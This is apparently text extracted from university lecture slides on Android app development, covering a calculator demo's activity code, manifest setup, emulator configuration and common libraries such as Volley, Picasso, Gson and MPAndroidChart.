MainActivity.java x
MainActivity onCreate()
76     gridView.setOnItemClickListener((parent, v, position, id) -> {
77         switch(((TextView) v).getText().toString()){
78             case "=":
79                 int sum = 0;
80                 Set set = numbers.entrySet();
81                 Iterator i = set.iterator();
82                 ArrayList<String> lhmList = new ArrayList<String>();
83                 while(i.hasNext()) {
84                     Map.Entry me = (Map.Entry) i.next();
85                     int value = (int)me.getValue();
86                     sum += value;
87                     lhmList.add(Integer.toString(value));
88                 }
89                 lhmList.add(Integer.toString(sum));
90                 lhm.put(Integer.toString(count), lhmList);
91                 numbers.clear();
92                 result.setText(Integer.toString(sum));
93                 hitPlus = false;
94                 break;
95             case "0":
96             case "1":
97             case "2":
98             case "3":
99             case "4":
100            case "5":
101            case "6":
102            case "7":
103            case "8":
104            case "9":
105                if(hitPlus == false && numbers.size() != 0){
106                    int oldValue = numbers.get(count);
107                    newValue = (oldValue * 10) + Integer.parseInt(((TextView) v).getText()
108                        .toString());
109                    numbers.put(count, newValue);
110                } else {
111                    newValue = Integer.parseInt(((TextView) v).getText().toString());
112                    numbers.put(++count, newValue);
113                }
114                result.setText(Integer.toString(newValue));
115                hitPlus = false;
116                break;
117            case "+":
118                hitPlus = true;
119                result.setText("");
120                Toast.makeText(getApplicationContext(),
121                    "+", Toast.LENGTH_SHORT).show();
122                break;
123        }
124    });
125
126
127
128
129
130
131
132
133
134
mDrawer = (DrawerLayout) findViewById(R.id.drawer_layout);
ActionBarDrawerToggle toggle = new ActionBarDrawerToggle(
    this, mDrawer, toolbar, "Open navigation drawer", "Close navigation drawer");
mDrawer.setDrawerListener(toggle);
toggle.syncState();
```

Change Activity properties in Manifest file

1. Every Activity that is created must be defined in the Manifest file under application tag.
2. The **action** for the intent filter indicates that this activity serves as the entry point for the application.
3. The **category** for the intent-filter indicates that the application can be launched from the device's launcher icon.
4. Parent activity can be shown for the up-arrow navigation.



```
AndroidManifest.xml x
manifest application
2   <manifest xmlns:android="http://schemas.android.com/apk/res/android"
3     ... package="android.demo.marco.papa.com.demo">
4     ...
5       <uses-permission android:name="android.permission.INTERNET">
6       </uses-permission>
7
8       <application
9         android:allowBackup="true"
10        android:icon="@mipmap/ic_launcher"
11        android:label="Calculator Demo"
12        android:roundIcon="@mipmap/ic_launcher_round"
13        android:supportsRtl="true"
14        android:theme="@style/AppTheme">
15           <activity
16             android:name=".MainActivity"
17             android:label="Calculator Demo"
18             android:theme="@style/AppTheme.NoActionBar">
19               <intent-filter>
20                 <action android:name="android.intent.action.MAIN" />
21
22                 <category android:name="android.intent.category.LAUNCHER" />
23               </intent-filter>
24             </activity>
25             <activity
26               android:name=".DisplayHistoryActivity"
27               android:parentActivityName=".MainActivity">
28
29               <!-- The meta-data tag is required if you support API level 15 and lower -->
30               <meta-data
31                 android:name="android.support.PARENT_ACTIVITY"
32                 android:value=".MainActivity" />
33             </activity>


```

Run your app in the Emulator

To run your app in your own Android device, tap on Build Number from Settings several times. This will enable developer options in your phone. Then enable USB debugging.

To run your app in the Emulator, make sure you have correct SDK & tools installed. Verify using the following steps:




1. Click on the Project Structure icon and then click on the “app” section under modules.
 1. Under properties, check the Compile SDK Version and Build Tools Version. These should be same.
 2. Under Flavors, Min Sdk Version should be lower than the Compile SDK Version.



Run your app in the Emulator (cont'd)

2. Click on Tools -> SDK Manager icon and then Appearance & Behavior->Android SDK from the left menu.
 1. Under SDK Platforms, make sure the Compile Android version you selected in the last step is installed.
 2. Under SDK tools, make sure Android Emulator, Android SDK Platform Tools, Android SDK Tools & Intel x86 Emulator Accelerator are all installed.
3. Click on Tools -> AVD Manager and then click on Create Virtual Device to fire up a new Emulator.
 1. Under Phone category, click on the profile (mobile type) that you wish to start. Click Next.
 2. Under Recommended section, make sure the Release is already downloaded. If not, download it. Click Next.
 3. Check the AVD Name. That will be the name of the device shown every time you start Emulator. Click Finish.
 4. Now you will see the same device under Your Virtual Devices. Click on the green play button on the right to start the Emulator.

Calculator Demo



Working with 3rd party libraries

- There are many times when we need to depend on 3rd party libraries to achieve functionality we want from our app.
- Using 3rd party libraries helps save time as we don't have to reinvent the wheel when somebody else has done it for you. This also saves a lot on debugging time.
- We often use **Gradle** to add the libraries as dependencies to our project (although it is possible to manually download and include the library, but this is not preferred).
- Gradle is a flexible tool that allows us to configure how our project is complied, built and packaged into our final app.
- Apart from managing dependencies, Gradle is also used to manage different build variants (such as a debug version with logging enabled vs a release version) or project flavors (such as free vs paid versions of the app).
- Latest version is **Android Gradle plugin 7.0.0**
- Release Docs: <https://developer.android.com/studio/releases/gradle-plugin#7-0-0>

Using Gradle for dependency management

- It is fairly simple to add third party libraries to our project via Gradle.
- We need to add the following in the build.gradle file for our app module.

```
dependencies {  
    ...  
    implementation 'library_package_name:library:version_code'  
}
```

- We can find the above details on the webpage of the library we want to use.
- The build system will automatically find these libraries, download them and include them in your project while building your project. You need not manually download the libraries into your project.
- Note: In many examples online you may find ‘compile’ instead of ‘implementation’. Compile was recently deprecated in favor of implementation, but both should work in most cases.

Common 3rd party libraries

- In most projects, the following libraries are useful with simplifying common tasks:
 - Volley
 - Picasso
 - Glide
 - CircularScoreView
 - Gson
 - MPAndroidChart

Volley - HTTP Networking and JSON Parsing

- Volley is an HTTP library that makes networking for Android apps easier and most importantly, faster. Volley is available on [GitHub](https://github.com/google/volley).

<https://github.com/google/volley>

Two ways to include Volley in your project:

1. The easiest way to add Volley to your project is to add the following dependency to your app's build.gradle file:

```
dependencies {  
    ...  
    compile 'com.android.volley:volley:1.0.0'  
}
```

1. You can also clone the Volley repository and set it as a library project:
 1. Git clone the repository by typing the following at the command line:
`git clone https://github.com/google/volley`
 2. Import the downloaded source into your app project as an Android library module.

Volley - HTTP Networking and JSON Parsing (cont'd)

To use Volley, you must add the android.permission.INTERNET permission to your app's manifest. Without this, your app won't be able to connect to the network.

```
manifest
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="android.demo.marco.papa.com.demo">

    <uses-permission android:name="android.permission.INTERNET">
    </uses-permission>

    <application
        android:allowBackup="true"
        android:icon="@mipmap/ic_launcher"
```

Volley at work

```
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_http);
    setTitle("HTTP Networking & JSON Parser");

    textView = (TextView) findViewById(R.id.volleyText);
    responseName = (TextView) findViewById(R.id.responseName);
    requestQueue = Volley.newRequestQueue(this); // 'this' is the Context
    String url = "https://jsonplaceholder.typicode.com/users";

    JsonArrayRequest jsonArrayRequest = new JsonArrayRequest(Request.Method.GET, url, null,
        new Response.Listener<JSONArray>() {
            @Override
            public void onResponse(JSONArray response) {
                textView.setText("Trimmed response: " + response.toString());
                Toast.makeText(getApplicationContext(), response.toString(), Toast.LENGTH_SHORT);
                StringBuilder names = new StringBuilder();
                names.append("Parsed names from the response: ");
                try {
                    for(int i = 0; i < response.length(); i++){
                        JSONObject jresponse = response.getJSONObject(i);
                        String name = jresponse.getString("name");
                        names.append(name).append(", ");
                        Log.d("Name", name);
                    }
                    names.deleteCharAt(names.length() -2);
                    responseName.setText(names.toString());
                } catch (JSONException e) {
                    e.printStackTrace();
                }
            }
        },
        new Response.ErrorListener() {
            @Override
            public void onErrorResponse(VolleyError error) {
                Toast.makeText(getApplicationContext(), "Nothing found!", Toast.LENGTH_SHORT);
            }
        });
    //add request to queue
    requestQueue.add(jsonArrayRequest);
}
```

Picasso – Image downloading and caching

- Today's apps are rich in images that enhance the user interface. But images in apps add many complications.
- Images are large in size and take time to download and then render. If we wait for all images to load before showing anything, it can lead to a bad user experience.
- Sometimes the user may exit the screen before the image finishes downloading. We need to intelligently cancel the image download in this case.
- The same images are often shown multiple times and need to be cached to improve performance.
- Often we need to transform our images after downloading (like cropping and resizing).
- We also need to handle cases where the image download fails and placeholder images are needed while the actual image loads.
- Picasso has simple functions to take care of this, so that we focus on developing our app.

Picasso – Image downloading and caching

- We can easily add Picasso to our project using Gradle.

```
implementation 'com.squareup.picasso:picasso:2.71828'
```

- We can then import the Picasso class into the .java file where we wish to Picasso to load images.

```
import com.squareup.picasso.Picasso;
```

- For most cases, this one line of code is all we need to load our image:

```
Picasso.with(context).load("http://ourdomainname/image.png")  
    .into(imageView);
```

This takes care of asynchronously downloading the image, caching and auto-canceling download when no longer needed.

Picasso – Image downloading and caching

- Simple methods also exist to resize, rotate and crop the image.

```
Picasso.with(context).load("http://ourdomainname/image.png")
    .resize(width, height)
    .rotate(degrees)
    .centerCrop()
    .into(imageView);
```

- Picasso also provides methods for placeholder images while our image loads and for the case where our image download failed.

```
Picasso.with(context).load("http://ourdomainname/image.png")
    .placeholder(R.drawable.placeholder_image)
    .error(R.drawable.error_image)
    .into(imageView);
```

Glide - Image downloading and caching

- Another library like Picasso for downloading and caching images and GIFs.
- Installation:

```
dependencies {  
    implementation 'com.github.bumptech.glide:glide:4.9.0'  
    annotationProcessor 'com.github.bumptech.glide:compiler:4.9.0'  
}
```

Usage:

```
Glide.with(myFragment).load(url).centerCrop().  
placeholder(R.drawable.loading_spinner).into(myImageView);
```

- Compatible with Volley HTTP calls
- More info on: <https://github.com/bumptech/glide>

Gson – serializing and de-serializing Java objects

- **Gson** is a library that is used to convert Java objects into their JSON representation and vice-versa.
- With this you can easily convert your Java objects to their JSON string representations. This is very useful when you need to send data between activities or when you need to store an object for it to persist the next time you use the app.
- Another use case is for communicating with APIs that send/receive JSON data.
- This saves us from writing code to parse our JSON into Java objects and vice versa. We only need to define the model of the data that we expect to receive and the library will take care of the parsing.

Gson – serializing and desterilizing Java objects

- We can easily add Gson to our project using Gradle.

```
implementation 'com.google.code.gson:gson:2.8.2'
```

- Lets assume we get this JSON object from our API:

```
[  
  {  
    "name": "John Doe",  
    "email_id": john@doe.com  
  },  
  {  
    "name": "Jane Doe",  
    "email_id": jane@doe.com  
  }]  
]
```

Gson – serializing and deserializing Java objects

- Let's use the following class to store data received from our API:

```
//this class defines the model of our JSON data
public class Contact {
    //we can use the same name as the field in the JSON object
    //no special annotation is needed in this case
    String name;

    //We can also use our names using the
    // {@SerializedName} annotation

    @SerializedName("email_id") //name of field in JSON object
    String emailID; //our object name
}
```

Gson – serializing and deserializing Java objects

- In our onResponse() method for our Volley HTTP request, we can directly parse the response into an array of Java objects

```
JsonObjectRequest jsonObjectRequest = new
JsonObjectRequest(Request.Method.GET, url, null,
    new Response.Listener<String>() {
    @Override
    public void onResponse(String response) {
        Contact[ ] contacts = (Contact[ ])
            gson.fromJson(response, Contact[ ].class);
    }
}, new Response.ErrorListener() {
    @Override
    public void onErrorResponse(VolleyError error) {
        //...
    }
});
```

- Like so, we have directly parsed our JSON response.

MPAndroidChart – Open Source graphing Library

- "A powerful and easy to use chart library for Android". Open Source, can be found [here](#)
- Used to provide various charts like LineChart, BarChart, PieChart
- Create a List of `Entry` objects where each `Entry` is X vs Y values. Convert each `EntryList` to a `DataSet` and call the charting method.
- Dependency and usage:

```
dependencies {
    implementation 'com.github.PhilJay:MPAndroidChart:v3.1.0'
}
List<Entry> entries1 = new ArrayList<>();
List<Entry> entries2 = new ArrayList<>();
for (int i = 0; i < daily.length(); i++) {
    Float fmin = ...;// Minimum temperature from json
    Float fmax = ; // Maximum temperature from json
    entries1.add(new Entry(i, fmin));
    entries2.add(new Entry(i, fmax));
}
```



MPAndroidChart – Usage

```
//Create a LineDataSet for each LineChart and change properties
LineDataSet dataSet1 = new LineDataSet(entries1, "Minimum Temperature");
dataSet1.setColor(Color.parseColor("#BB86FC"));

LineDataSet dataSet2 = new LineDataSet(entries2, "Maximum Temperature");
dataSet2.setColor(Color.parseColor("#FAAB1A"));

//Render the chart
List<ILineDataSet> dataSets = new ArrayList<>();
dataSets.add(dataSet1);
dataSets.add(dataSet2);
LineData data = new LineData(dataSets);
LineChart chart = (LineChart) view.findViewById(R.id.chart);
chart.setData(data);
chart.invalidate(); // refresh
```

To change the style use:

Chart.getLegend().set__() and chart.getAxis__().set__() methods

References

- <https://developer.android.com/studio/intro/index.html>
- <https://www.tutorialspoint.com/android>
- <https://www.javatpoint.com/android-tutorial>
- <http://socialcompare.com/en/comparison/android-versions-comparison>
- <http://square.github.io/picasso/>
- <https://github.com/google/gson>
- <https://kylewbanks.com/blog/tutorial-parsing-json-on-android-using-gson-and-volley>


Mobile Design – iOS

This content is protected and may not be shared, uploaded, or distributed.


Outline

- iOS Overview
- Swift Language
- Xcode Basics
- XCode
- Design Strategy: Model-View-Controller (MVC)
- Multiple Views & View Controllers
- CocoaPods: Use External Dependencies
- Package Manager: new experience, alternative to CocoaPods
- References

